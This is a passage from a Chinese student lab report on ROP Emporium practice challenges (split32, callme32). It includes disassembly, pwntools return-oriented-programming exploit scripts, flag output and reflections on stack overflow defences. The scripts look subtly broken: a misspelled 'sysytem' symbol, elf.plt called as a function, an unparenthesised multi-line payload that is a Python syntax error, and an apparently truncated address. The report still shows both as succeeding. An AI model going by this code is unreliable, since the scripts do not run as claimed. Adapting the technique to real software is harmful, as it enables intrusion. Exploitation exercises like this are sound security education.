LOAD:0804A042 ; ===========================================================================
LOAD:0804A042
LOAD:0804A042 ; Segment type: Pure data
LOAD:0804A042 ; Segment permissions: Read/Write
LOAD:0804A042 LOAD              segment mempage public 'DATA' use32
LOAD:0804A042                   assume cs:LOAD
LOAD:0804A042                   ;org 804A042h
```

同样编写 python 脚本

```python
from pwn import *

p= process('./split32')
elf=ELF('./split32')

print(elf.sym)

payload='a'*0x28 + 'b'*4 + p32(elf.plt['sysytem']) + p32(elf.sym['pwnme']) +p32(0x804a30)

p.send(payload)
p.interactive()
```

将构造好的 payload 发送，成功获取 flag

```
split by ROP Emporium
x86

Contriving a reason to ask user for data...
> Thank you!
ROPE{a_placeholder_32byte_flag!}
Contriving a reason to ask user for data...
>
```

程序 callme：

使用 IDA Pro 打开

```
int pwnme()
{
  char s; // [esp+0h] [ebp-28h]

  memset(&s, 0, 0x20u);
  puts("Hope you read the instructions...\n");
  printf("> ");
  read(0, &s, 0x200u);
  return puts("Thank you!");
}
```

观察 usefulfunction()，需要逐个调用 callme_??()

```
void __noreturn usefulFunction()
{
  callme_three(4, 5, 6);
  callme_two(4, 5, 6);
  callme_one(4, 5, 6);
  exit(1);
}
```

本程序的 flag 使用了加密函数进行了加密，无法直接读取，而加密函数实在动态链接库里的，无法直接调用加密函数。所以想要执行，需要依次调用 callmeone() callmetwo() callmethree(),并且使其参数分别为 deadbeef cafebabe d00df00d，因为这个有三个函数，所以需要三个 POP。

编写 Python 解题脚本，shellcode 的构造逻辑是先覆盖，然后逐个函数调用 callme??()，每次调用函数都转到将三个参数弹出的位置，以防出现栈中数据混乱，重复三次，构造便完成。

```python
from pwn import *

p= process('./callme32')
elf=ELF('./callme32')

print(elf.sym)

payload='a'*0x28 + 'b'*4
        + p32(elf.plt['callme_one'])
        + p32(0x080487f9) + p32(0xdeadbeef) + p32(0xcafebabe)+ p32(0xd00df00d)
        + p32(elf.plt('callme_two'))
        + p32(0x080487f9) + p32(0xdeadbeef) + p32(0xcafebabe) + p32(0xd00df00d)
        + p32(elf.plt('callme_three'))
        + p32(0x080487f9) + p32(0xdeadbeef) + p32(0xcafebabe) + p32(0xd00df00d)

p.send(payload)
p.interactive()
```

将构造好的 payload 发送，成功获取 flag

```
callme by ROP Emporium
x86

Hope you read the instructions...

> Thank you!
callme_one() called correctly
callme_two() called correctly
ROPE{a_placeholder_32byte_flag!}
[*] Got EOF while reading in interactive
```

5.5 实验心得与体会

个人认为本次实验是所有实验中难度较大的一个，但也是非常有趣的一个实验。之前只是自己在课外阅读 csapp 时对栈溢出有过一点简单的了解，但是对于栈溢出攻击了解不够。这次实验不仅加深了我对栈溢出攻击的理解，更让我明白了目前软件开发中对栈溢出的防御手段。虽然实验中介绍的每种防御手段都有绕过方法，但是这也让我明白了防御和攻击的技术不断演化发展的过程。

在实验中，我也遇到了很多意料之外的问题，如第一个实验，刚开始 kali 一直 ping 不通 xp 系统，在助教的提醒下才意识到是防火墙的原因。第二个实验寻找 PPR，由于较多，需要寻

找合适的 ppr 来作为攻击脚本的地址。第三个实验的 flag 每个都有自己的特点，非常新颖，在成功获取 flag 后自己也会十分兴奋。本次实验让我明白了以前学习 C 语言时为什么 scanf,gets 等函数危险的原因，也让我明白了 OS 为保护用户计算机所做的各种努力和机制。希望自己以后能写出栈安全的程序，同时我也期待未来能够有更多更好的安全手段防御栈溢出攻击。这些知识无论是对我以后编写程序还是安全分析都是非常有帮助的。